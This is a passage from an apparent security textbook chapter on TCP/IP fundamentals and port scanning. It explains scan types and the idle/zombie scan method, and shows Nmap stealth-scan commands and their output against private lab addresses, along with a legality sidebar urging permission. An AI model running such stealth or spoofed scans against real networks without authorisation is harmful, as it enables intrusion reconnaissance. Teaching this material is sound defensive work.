**NOTE Although mostly ineffective now, the ping-of-death attack made headlines in 1996 and 1997. This early denial-of-service (DoS) attack offers security professionals a look at the battle that still continues today. Basically, attackers try to find ways to break protocols. With the ping-of-death attack, this was accomplished by sending a ping that is larger than the maximum size of 65,535 bytes. The solution to this DoS attack was to patch systems so that they correctly understood how to recognize such packets and discard them. This cat-and-mouse game continues.**

IP addresses are laid out in a dotted-decimal notation format. IPv4 lays out addresses into a four-decimal number format. Each of these decimal numbers is 1 byte in length to allow numbers to range from 0 to 255. Table 4-2 shows IPv4 addresses and the number of available networks and hosts. Do you remember basic IP addressing? If not, 3Com has a good white paper on it at `http://www.3com.com/other/pdfs/infra/corpinfo/en_US/501302.pdf`.

In addition, a number of addresses have been reserved for private use. These addresses are nonroutable and normally should not be seen on the Internet. Table 4-3 defines the private address ranges.

IP does more than just addressing. It can dictate a specific path by using source routing, and IP is also responsible for datagram fragmentation. Source routing was designed to enable individuals to specify the route that a packet should take through a network. It allows the user to bypass network problems or congestion. IP's source routing informs routers not to use their normal routes for delivery of the packet but to send it via the router identified in the packet's header. This lets a hacker use another system's IP address and get packets returned to him regardless of which routes are between him and the destination.

If IP must send a datagram that is larger than allowed by the network access layer that it uses, the datagram must be divided into smaller fragments. Not all network topologies can handle the same datagram size; therefore, fragmentation is an important function. As IP packets pass through routers, IP

**Table 4-2** IPv4 Addressing

| ADDRESS CLASS | RANGE | NETWORKS | HOSTS |
|---|---|---|---|
| A | 1–126 | 126 | 16,777,214 |
| B | 128–191 | 16,384 | 65,534 |
| C | 192–223 | 2,097,152 | 254 |
| D | 224–239 | Multicast addresses | Multicast addresses |
| E | 240–255 | Experimental | Experimental |

**Table 4-3** Private Address Ranges

| CLASS | ADDRESS RANGE | DEFAULT SUBNET MASK |
|---|---|---|
| A | 10.0.0.0–10.255.255.255 | 255.0.0.0 |
| B | 172.16.0.0.–172.31.255.255 | 255.255.0.0 |
| C | 192.168.0.0–192.168.255.255 | 255.255.255.0 |

reads the acceptable size for the network access layer. If the existing datagram is too large, IP performs fragmentation and divides the datagram into two or more packets. Each packet is labeled with a length, offset, and a more bit. The length specifies the total length of the fragment, the offset specifies the distance from the first byte of the original datagram, and the more bit is used to indicate if the fragment has more to follow or if it is the last in the series of fragments. A good example of the overlapping fragmentation attack is the teardrop attack. This somewhat dated attack exploits overlapping IP fragment and can crash Windows 95, Windows NT, and Windows 3.1 machines. If you are not completely comfortable with these concepts, you may want to review a general TCP/IP network book. One good choice is *TCP/IP Illustrated, Volume 1: The Protocols* by W. Richard Stevens (ISBN: 0201633469, Addison-Wesley, 1994).

One of the other protocols residing at the Internet layer is ICMP. It was discussed briefly in a previous section of this chapter. To expand on that here, ICMP messages follow a basic format in that the first byte of an ICMP header indicates the type of ICMP message, as shown in Table 4-1.

One final protocol worth discussing at this point is Address Resolution Protocol (ARP). ARP resides between the IP and network access layer. ARP's role in the world of networking is to resolve known IP addresses to unknown MAC addresses. ARP's two-step resolution process is performed by first sending a broadcast message requesting the target's physical address. If a device recognizes the address as its own, it issues an ARP reply containing its MAC address to the original sender. The MAC address is then placed in the ARP cache and used to address subsequent frames. You can take a look at the ARP cache on your system by entering **ARP−a** from the command line of your computer. Of course, take a look at the one displayed here, too:

```
C:\>arp -a

Interface: 192.168.123.183 on Interface 0x1000005
  Internet Address      Physical Address      Type
  192.168.123.20        00-15-e9-dd-85-06     dynamic
  192.168.123.150       00-16-01-8a-0a-fc     dynamic
  192.168.123.184       00-09-5b-1f-25-03     dynamic
  192.168.123.254       00-00-94-c6-0c-4f     dynamic
```

When misused, ARP can be used to bypass the functionality of a switch. ARP was developed long ago when the Internet was a much more trusting networking world. Bogus ARP responses are accepted as valid, which can allow attackers to redirect traffic on a switched network. Proxy ARPs can be used to extend a network and allow one device to communicate with a device on an adjunct node. ARP attacks play a role in a variety of man-in-the middle attacks, spoofing, and session-hijack attacks.

## The Host-to-Host Layer

The host-to-host layer provides end-to-end delivery. There are two primary protocols located at the host-to-host layer: TCP and UDP.

### Transmission Control Protocol

TCP enables two hosts to establish a connection and exchange data reliably. TCP does this by performing a three-step handshake before data is sent. During the data-transmission process, TCP guarantees delivery of data by using sequence and acknowledgment numbers. At the completion of the data-transmission process, TCP performs a four-step shutdown that gracefully concludes the session. Figure 4-5 shows the startup and shutdown sequence.

TCP has a fixed packet structure that is used to provide flow control, maintain reliable communication, and ensure any missing data is re-sent. At the heart of TCP is a 1-byte flag field. Flags help control the TCP process. Common flags include synchronize (SYN), acknowledgment (ACK), push (PSH), and finish (FIN). Figure 4-6 details the TCP flag structure. TCP security issues include TCP sequence number attacks, session hijacking, and SYN flood attacks. Programs such as Nmap manipulate TCP flags to attempt to identify active hosts.




**Figure 4-5** TCP operation.




**Figure 4-6** TCP flag structure.

Flags are used to manage TCP sessions; for example, the SYN and ACK flags are used in the three-way handshaking, and the RST and FIN flags are used to tear down a connection. FIN is used during a normal four-step shutdown, where as RST is used to signal the end of an abnormal session. The check sum is used to ensure that the data is correct, although an attacker can alter a TCP packet and the check sum to make it appear to be valid.

#### User Datagram Protocol

UDP performs none of the handshaking processes that we see performed with TCP. Although that makes it considerably less reliable than TCP, it does offer the benefit of speed. It is ideally suited for data that requires fast delivery and is not sensitive to packet loss. UDP is used by services such as DHCP and DNS. UDP is easier than TCP to spoof by attackers because it does not use sequence and acknowledgment numbers.

### *The Application Layer*

The application layer is at the top of the TCP/IP protocol stack. This layer is responsible for application support. Applications are typically mapped not by name but by their corresponding port. Ports are placed into TCP and UDP packets so that the correct application can be passed to the required protocols below.

Although a particular service may have an assigned port, there is nothing that specifies that services cannot listen on another port. A common example of this is SMTP (Simple Mail Transfer Protocol). The assigned port of this is 25. Your cable company may block port 25 in an attempt to keep you from running a mail server on your local computer, but there is nothing to prevent you from running your mail server on another local port. The primary reason services have assigned ports is so that a client can easily find that service on a remote host. As an example, FTP servers listen at port 21 and HTTP (Hypertext Transfer Protocol) servers listen at port 80. Client applications such as an FTP (File Transfer Protocol) program or a browser use randomly assigned ports, typically greater than 1023. There are 65,535 TCP and UDP ports. These ports are divided into three categories, which include well-known ports (0–1023), registered ports (1024–49151), and dynamic ports (49152–65535). Although there are hundreds of ports and corresponding applications in practice, only a few hundred are in common use. Table 4-4 shows some of the most common.

**Table 4-4** Common Ports

| PORT | SERVICE | PROTOCOL |
|---|---|---|
| 20/21 | FTP | TCP |
| 22 | SSH | TCP |
| 23 | Telnet | TCP |
| 25 | SMTP | TCP |
| 53 | DNS | TCP/UDP |
| 67/68 | DHCP | UDP |
| 69 | TFTP | UDP |
| 80 | HTTP | TCP |
| 88 | Kerberos | UDP |
| 110 | POP3 | TCP |
| 111 | SUNRPC | TCP/UDP |
| 135 | RPC | TCP/UDP |
| 139 | NetBIOS Session | TCP/UDP |
| 161/162 | SNMP | UDP |
| 389 | LDAP | TCP |
| 443 | SSL | TCP |
| 445 | SMB over IP | TCP/UDP |
| 1433 | MS-SQL | TCP |

If you're wondering which ports should be open and available on your network, the answer is only the ones that are needed. That is called the principle of least privilege. The *principle of least privilege* means that you give an entity just the least amount of access necessary to perform its job and nothing more. If a port is not being used, it should be closed. Just remember that security is a never-ending process; you will want to periodically test for open ports. Not all applications are created equal. Although some, such as Secure Shell (SSH), are relatively secure, others, such as Telnet, are not. The following list discusses the operation and security issues of some of the common applications:

- **File Transfer Protocol (FTP)** — FTP is a TCP service and operates on ports 20 and 21. This application is used to move files from one computer to another. Port 20 is used for the data stream and transfers the data between the client and the server. Port 21 is the control stream and is used to pass commands between the client and the FTP server. Attacks on FTP target misconfigured directory permissions and compromised or sniffed clear text passwords. FTP is one of the most commonly hacked services.

- **Telnet** — Telnet is a TCP service that operates on port 23. Telnet enables a client at one site to establish a session with a host at another site. The program passes the information typed at the client's keyboard to the host computer system. Although Telnet can be configured to allow anonymous connections, it should be configured to require usernames and passwords. Unfortunately, even then, Telnet sends them in clear text. When a user is logged in, he or she can perform any allowed task. Applications such as SSH should be considered as a replacement.
- **Simple Mail Transfer Protocol (SMTP)** — This application is a TCP service that operates on port 25. It is designed for the exchange of electronic mail between networked systems. Messages sent through SMTP have two parts: an address header and the message text. All types of computers can exchange messages with SMTP. Spoofing and spamming are two of the vulnerabilities associated with SMTP.
- **Domain Name Service (DNS)** — This application operates on port 53 and performs address translation. Although we may not realize the role DNS plays, it serves a critical function in that it converts fully qualified domain names (FQDNs) into a numeric IP address or IP addresses into FQDNs. If someone was to bring down DNS, the Internet would continue to function, but it would require that Internet users know the IP address of every site they want to visit. For all practical purposes, the Internet would not be usable without DNS. The DNS database consists of one or more zone files. Each zone is a collection of structured resource records. Common record types include the Start of Authority (SOA) record, A record, CNAME record, NS record, PTR record, and MX record. There is only one SOA record in each zone database file. It describes the zone name space. The A record is the most common as it contains IP addresses and names of specific hosts. The CNAME record is an alias. For example, the outlaw William H. Bonney went by the alias of Billy the Kid. The NS record lists the IP addresses of other name servers. An MX record is a mail exchange record. This record has the IP address of the server where email should be delivered. Hackers can target DNS types of attacks. One such attack is DNS cache poisoning. This type of attack sends fake entries to a DNS server to corrupt the information stored there. DNS can also be susceptible to denial-of-service attacks and to unauthorized zone transfers. DNS uses UDP for DNS queries and TCP for zone transfers.

- **Trivial File Transfer Protocol (TFTP)** — TFTP operates on port 69. It is considered a connectionless version of FTP because it uses UDP to cut down on overhead. It not only does so without the session management offered by TCP, but it also requires no authentication, which could pose a big security risk. It is used to transfer router configuration files, and by cable companies to configure cable modems. TFTP is a favorite of hackers and has been used by programs such as the Nimda worm to move data without having to use input usernames or passwords.
- **Hypertext Transfer Protocol (HTTP)** — HTTP is a TCP service that operates on port 80. This application is one of the most well known. HTTP has helped make the Web the popular protocol it is today. The HTTP connection model is known as a stateless connection. HTTP uses a request response protocol in which a client sends a request, and a server sends a response. Attacks that exploit HTTP can target the server, browser, or scripts that run on the browser. Code Red is an example of code that targeted a web server.
- **Simple Network Management Protocol (SNMP)** — SNMP is a UDP service and operates on ports 161 and 162. It was envisioned as an efficient and inexpensive way to monitor networks. The SNMP protocol allows agents to gather information, including network statistics, and report back to their management stations. Most large corporations have implemented some type of SNMP management. Some of the security problems that plague SNMP are caused by the fact that community strings can be passed as clear text and that the default community strings (public/private) are well known. SNMP version 3 is the most current and it offers encryption for more robust security.

As you have probably noticed, some of these applications run on TCP, whereas others run on UDP. Although it is certainly possible to scan for all 65,535 TCP and 65,535 UDP ports, attackers typically concentrate on the first 1024 well-known ports. Now, this is not to say that high-order ports should be totally ignored; after all, hackers may break into a system and open a high-order port such as 31337 to use as a backdoor.

## TCP and UDP Port Scanning

With some background now covered on TCP/IP, we can move forward on to our discussion of TCP and UDP port scanning. Remember that TCP offers robust communication and is considered a connection protocol. TCP establishes a connection by using what is called a *three-way handshake*.

The TCP header contains a 1-byte field for the flags. These flags include the following:

- **ACK** — The receiver will send an ACK to acknowledge data.
- **SYN** — Used during the three-step session setup to inform the other party to begin communication and used to agree on initial sequence numbers.
- **FIN** — Used during a normal shutdown to inform the other host that the sender has no more data to send.
- **RST** — Used to abort an abnormal session.
- **PSH** — Used to force data delivery without waiting for buffers to fill.
- **URG** — Used to indicate priority data.

At the conclusion of communication, TCP terminates the session by using what is called a four-step shutdown. TCP was designed in such a way to provide for robust communication. From a scanning standpoint, this means that TCP has the capability to return many different types of responses to a scanning program. By manipulating these features, an attacker can craft packets in an attempt to coax a server to respond or to try and avoid detection of an intrusion detection system (IDS). Many of these methods are built in to popular port-scanning tools. Before we look specifically at the tools, let's discuss some of the most popular port-scanning techniques (see Table 4-5).

Ever notice how some chefs take liberties when preparing a special dish? OS manufacturers work in much the same way, as they may take some liberties when applying the TCP/IP RFCs and do things their own way. Because of this, not all scan types will work against all systems. It's a good approach to start with basic scan types like the full connect scan and SYN scans first. We'll turn our attention now to UDP scans.

UDP is somewhat unlike TCP. While TCP is built upon robust connections, UDP is based on speed. With TCP, the hacker has the capability to manipulate flags in an attempt to generate a TCP response or an error message from ICMP. By default, UDP does not have flags, nor does UDP issue responses. It's a fire-and-forget protocol. By default, a UDP packet sends no response to an open port. If the port is closed, ICMP attempts to send and ICMP Type3 Code 3 Port Unreachable message to the source of the UDP scan. But if the network is blocking ICMP, no error message is returned. Therefore, the response to our scans may simply be no response. If you are planning on doing UDP scans, plan for much less information than you may receive with a TCP scan.

**Table 4-5** Common Scan Types

| SCAN NAME | DETAILS |
|---|---|
| TCP Full Connect scan | This type of scan is the most reliable but also the most detectable. It is easily logged and detected because a full connection is established. Open ports reply with a SYN/ACK; closed ports respond with a RST/ACK. |
| TCP SYN scan | This type of scan is known as half-open, because a full TCP connection is not established. This type of scan was originally developed to be stealthy and evade IDS systems, although most now detect it. Open ports reply with a SYN/ACK; closed ports respond with a RST/ACK. |
| TCP FIN scan | Forget trying to set up a connection; this technique jumps straight to the shutdown. This type of scan sends a FIN packet to the target port. Closed ports should send back an RST. This technique is usually effective only on Unix devices. |
| TCP NULL scan | Sure, there should be some type of flag in the packet, but a NULL scan sends a packet with no flags set. If the OS has implemented TCP per RFC 793, closed ports will return an RST. |
| TCP ACK scan | This scan attempts to determine access control list (ACL) rule sets or identify whether stateless inspection is being used. If an ICMP Destination Unreachable, Communication Administrative Prohibited message is returned, the port is considered to be filtered. |
| TCP XMAS scan | Sorry, no Christmas presents here; just a port scan that has toggled on the FIN, URG, and PSH flags. Closed ports should return an RST. |

## IS PORT SCANNING LEGAL?

**The legality of port scanning has been challenged in federal court. One such case dates back to the year 2000 in which a dispute between two contractors ended up in U.S. district court because of a dispute of the legality of port scanning. The plaintiff believed that port scanning is a crime, whereas the defendant believed that only by port scanning was he able to determine which ports were open and closed on the span of network he was responsible for. The U.S. district court judge ruled that port scanning was not illegal as long as it does not cause damage.**

**Does this mean you are free to scan at will any and all networks? Personally, I would say no! Although port scanning is not a crime, you should still seek to obtain permission before scanning a network. Also, home users should review their service provider's terms and conditions before port scanning. Most cable Internet and DSL provider companies prohibit port scanning and maintain the**

**right to disconnect customers who perform such acts even when they are performing such activities with permission. Time Warner's policy states the following: "Please be aware that Time Warner Road Runner has received indications of port scanning from a machine connected to the cable modem on your Road Runner internet connection. This violates the Road Runner AUP (Acceptable Use Policy). Please be aware that further violations of the Acceptable Usage Policy may result in the suspension or termination of your Time Warner Road Runner account."**

There are some other more advanced scan types. That will be our next topic of discussion.

## Advanced Port-Scanning Techniques

Port-scanning tools are like the tools of any other trade. As an example, consider working on you car at home. You may pull out a hammer, pliers, screwdriver, and even some duct tape to try to fix a problem. If you compare that to a dealership that has a crew of trained mechanics, you will see that they have many tools and specialized devices to fix problems. Advanced port-scanning tools work in much the same way. Whereas today, as you initially work your way through the book, you may not need these tools, as your proficiency increases you will want to try out these techniques. Some advanced scan types include the following:

- **FTP bounce scan** — Uses an FTP server to bounce packets off of and make the scan harder to trace
- **RPC scan** — Attempts to determine whether open ports are RPC ports
- **Window scan** — Similar to an ACK scan but can sometimes determine open ports
- **Idle scan** — Uses an idle host to bounce packets off of and make the scan harder to trace

Let's look at the idle scan in more detail to see how one of the advanced methods actually works.

### *Idle Scan*

Earlier in the chapter, I discussed the IP header. Remember that the IP header is responsible for fragmentation. During the fragmentation process, one of the ways that IP is able to reassemble the fragments is to look at the IDs of each fragment to see whether they go together. This field of the IP header is actually known as the Internet Protocol identification number (IPID). Some systems randomly create an IPID or set the value to zero; however, the majority of operating systems increment this value by one for each sent packet. The IPID is a 16-bit value. It is used to differentiate IP packets should fragmentation occur. Without the IPID field, a receiving system would not be able to reassemble two or more packets that had been fragmented at the same time.

Before going through an example of idle scanning, let's look at some basics on how TCP connections operate. Because TCP is a reliable service, it must perform a handshake before communication can begin. The initializing party of the handshake sends a SYN packet to which the receiving party will return a SYN/ACK packet if the port is open. For closed ports, the receiving party will return an RST. The RST acts as a notice that something is wrong and further attempts to communicate should be discontinued. RSTs are not replied to; if they were, we might have the situation in which two systems would flood each other with a stream of RSTs. This means that unsolicited RSTs are ignored. By combining these characteristics with IPID behavior, a successful idle scan is possible. Figure 4-7 shows an idle scan of an open port.




**Figure 4-7** Idle scan of an open port.




**Figure 4-8** Idle scan of a closed port.

An open port idle scan works as follows: an attacker sends an ID IP probe to the idle host to solicit a response. In Figure 4-7, we can see that the response produces an IPID of 12345. Next, the attacker sends a spoofed packet to the victim. This SYN packet is sent to the victim, but is addressed from the idle host. An open port on the victim's system will then generate a SYN/ACK as seen in step 2, item 2. As the idle host was not the source of the initial SYN packet and did not at any time wish to initiate communication, it responds be sending an RST to terminate communications. This increments the IPID to 12346, as can be seen in step 2, item 3. Next, the attacker again queries the idle host as seen in step 3 and is issued an IPID response of 12347. Because the IPID count has now been incremented by two from the initial number of 12345, the attacker can deduce that the scanned port on the victim's system is open.

Now let's turn our attention to Figure 4-8 and look at the behavior of a closed port.

Step 1 of Figure 4-8 starts exactly the same way as previously described. An attacker makes an initial query to determine the idle host's IPID value. Note that the value returned was 12345. In step 2, the attacker sends a SYN packet addressed to the victim but spoofs it to appear that it originated from the idle host. As the victim's port is closed, it responds to this query by issuing an RST.

Because RSTs don't generate additional RSTs, the communication between the idle host and the victim end here. Next, the attacker again probes the idle host and examines the response. Because the victim's port was closed, we can see that the returned IPID was 12346. It was only incremented by one because no communication took place after the last IPID probe that determined the initial value.

There are limitations to the ability of an idle scan. First, the system that is designated to play the role of the idle host must truly be idle. A chatty system is of little use as the IPID will increment too much to be useful. There is also the fact that not all operating systems use an incrementing IPID. As an example, some versions of Linux set the IPID to zero or generate a random IPID value. Again, these systems are of little use in such an attack. Finally, these results must be measured; by this I mean that several passes need to be performed to really validate the results and be somewhat sure that the attacker's conclusions are valid. In conclusion, we can see that the overall value of an IPID scan is that it hides the attacker's true address and is yet another example of how the misuse of the protocols allows malicious individuals more information than they should be privy to. Now, let's turn our attention to some of the programs that can be used for port scanning.

## Port-Scanning Tools

With our discussion of port-scanning theory complete, let's now turn our attention to some of the tools used for port scanning. Examples of some well-known port-scanning tools include the following:

- **Nmap** — Command-line tool
- **SuperScan** — GUI tool
- **THC-Amap** — command-line tool
- **Look@LAN** — GUI tool
- **NetScanTools** — GUI tool

### *Nmap*

Nmap was developed by Fyodor Yarochkin and is one of the most well-known port-scanning tools. Nmap is available for Windows and Linux as a GUI and command-line program. As of the writing of this book, the most current version is 4.52. It can do many types of scans and OS identification. It also has the ability to blind scan and zombie scan, and it enables you to control the speed of the scan from slow to very fast.

**NOTE** **What is a zombie scan? This type of scan technique uses TCP and the techniques of the idle scan discussed earlier. The zombie scan gets its unique name as it uses a third-party host to scan a target network. This technique allows**

**the attacker to hide behind the third-party zombie host. By monitoring the IPID fields of packets coming from the zombie, the attacker can determine information about the victim host and perform a truly blind scan.**

The name Nmap implies that the program was ostensibly developed as a network mapping tool. As you can imagine, such a capability is attractive to the people who secure networks as well as those who attack networks. Nmap is considered on of the best port-scanning tools in part because it offers an easy command-line interface (CLI) and has ready availability of documentation, and because of the way in which the tool has been developed and maintained. You can download Nmap from `http://insecure.org/nmap/download.html`.

To give you a better idea as to what the program looks like, I have executed Nmap to demonstrate its basic output when no scan is performed:

```
C:\>nmap
Nmap V. 4.52 Usage: nmap [Scan Type(s)] [Options] <host or net list>
Some Common Scan Types ('*' options require root privileges)
* -sS TCP SYN stealth port scan (default if privileged (root))
  -sT TCP connect() port scan (default for unprivileged users)
* -sU UDP port scan
  -sP ping scan (Find any reachable machines)
* -sF,-sX,-sN Stealth FIN, Xmas, or Null scan (experts only)
  -sR/-I RPC/Identd scan (use with other scan types)
Some Common Options (none are required, most can be combined):
* -O Use TCP/IP fingerprinting to guess remote operating system
  -p <range> ports to scan.  Example range: '1-1024,1080,6666,31337'
  -F Only scans ports listed in nmap-services
  -v Verbose. Its use is recommended.  Use twice for greater effect.
  -P0 Don't ping hosts (needed to scan www.microsoft.com and others)
* -Ddecoy_host1,decoy2[,...] Hide scan using many decoys
  -T <Paranoid|Sneaky|Polite|Normal|Aggressive|Insane> General timing
policy
  -n/-R Never do DNS resolution/Always resolve [default: sometimes
resolve]
 -oN/-oX/-oG <logfile> Output normal/XML/grepable scan logs to <logfile>
  -iL <inputfile> Get targets from file; Use '-' for stdin
* -S <your_IP>/-e <devicename> Specify source address or network
interface
  --interactive Go into interactive mode (then press h for help)
  --win_help Windows-specific features
Example: nmap -v -sS -O www.my.com 192.168.0.0/16 '192.88-90.*.*'
SEE THE MAN PAGE FOR MANY MORE OPTIONS, DESCRIPTIONS,
AND EXAMPLES
```

Although the basic output here gives an overview of the types of scans, I have summarized this information in Table 4-6.

Nmap performs a variety of network tricks and has the ability to scan the network as a whole. Let's turn our attention to scanning individual hosts on

**Table 4-6** Nmap Command Switches

| SCAN OPTION | NAME | NOTES |
|---|---|---|
| -sS | TCP SYN | Stealth scan |
| -sT | TCP Full | Full connect |
| -sF | FIN | Typically no reply from open ports |
| -sN | Null | No flags are set |
| -sX | Xmas | URG, PUSH, and FIN flags are set |
| -sP | Ping | Performs a ping sweep |
| -sU | UDP Scan | Performs a Null scan |
| -sA | ACK | Performs an ACK scan |

the network (e.g. port scanning). Here is an example of a stealth scan against one system:

```
C:\>nmap -sS 192.168.123.150

Starting nmap V. 4.52 ( www.insecure.org/nmap )
Interesting ports on JUPITER (192.168.123.150):
(The 1592 ports scanned but not shown below are in state: closed)
Port        State       Service
80/tcp      open        http
139/tcp     open        netbios-ssn
445/tcp     open        microsoft-ds
515/tcp     open        printer
548/tcp     open        afpovertcp
873/tcp     open        rsync
1025/tcp    open        NFS-or-IIS
8080/tcp    open        http-proxy

Nmap run completed -- 1 IP address (1 host up) scanned in 5 seconds
```

Now let's look at an example of a full connect scan against a different target:

```
C:\>nmap -sT 192.168.123.184

Starting nmap V. 4.52 ( www.insecure.org/nmap )
Interesting ports on Neptune (192.168.123.184):
(The 1596 ports scanned but not shown below are in state: closed)
Port        State       Service
135/tcp     open        loc-srv
139/tcp     open        netbios-ssn
445/tcp     open        microsoft-ds
1025/tcp    open        NFS-or-IIS
```

```
5000/tcp   open        UPnP

Nmap run completed -- 1 IP address (1 host up) scanned in 5 seconds
```

Finally, let's look at the syntax used to scan a range of IP addresses:

```
C:\>nmap -sS 192.168.123.100-150

Starting nmap V. 4.52 ( www.insecure.org/nmap )
Interesting ports on Titan (192.168.123.160):
(The 1592 ports scanned but not shown below are in state: closed)
Port       State       Service
80/tcp     open        http
139/tcp    open        netbios-ssn
445/tcp    open        microsoft-ds
515/tcp    open        printer
548/tcp    open        afpovertcp
873/tcp    open        rsync
1025/tcp   open        NFS-or-IIS
8080/tcp   open        http-proxy

Starting nmap V. 4.52 ( www.insecure.org/nmap )
Interesting ports on Pluto (192.168.123.180):
(The 1596 ports scanned but not shown below are in state: closed)
Port       State       Service
135/tcp    open        loc-srv
139/tcp    open        netbios-ssn
1025/tcp   open        NFS-or-IIS
5000/tcp   open        UPnP

Nmap run completed -- 51 IP addresses (2 hosts up) scanned in 12 seconds
```

Now let's look at a GUI scanning program, SuperScan.

### *SuperScan*

SuperScan is a Windows GUI-based scanner developed by Foundstone. It will scan TCP and UDP ports and perform ping scans. It will allow you to scan all ports, use a built-in list of defined ports, or specify the port range. For the price (it's free), it offers great features if you are looking for a Windows GUI scanner. Figure 4-9 shows SuperScan.

### *Other Scanning Tools*

NetScan is an all-in-one commercial port-scanning tool that performs a wide variety of port-scanning actions. More details are available at `www.netscantools.com`. Look@LAN is another GUI-based all-in-one port-scanning tool. Look@LAN provides results, active services (open ports), and more.




**Figure 4-9** SuperScan.

Look@LAN allows you to customize the scan ranges and offers a reporting status. You can find more details and a free download at `www.lookatlan.com`.

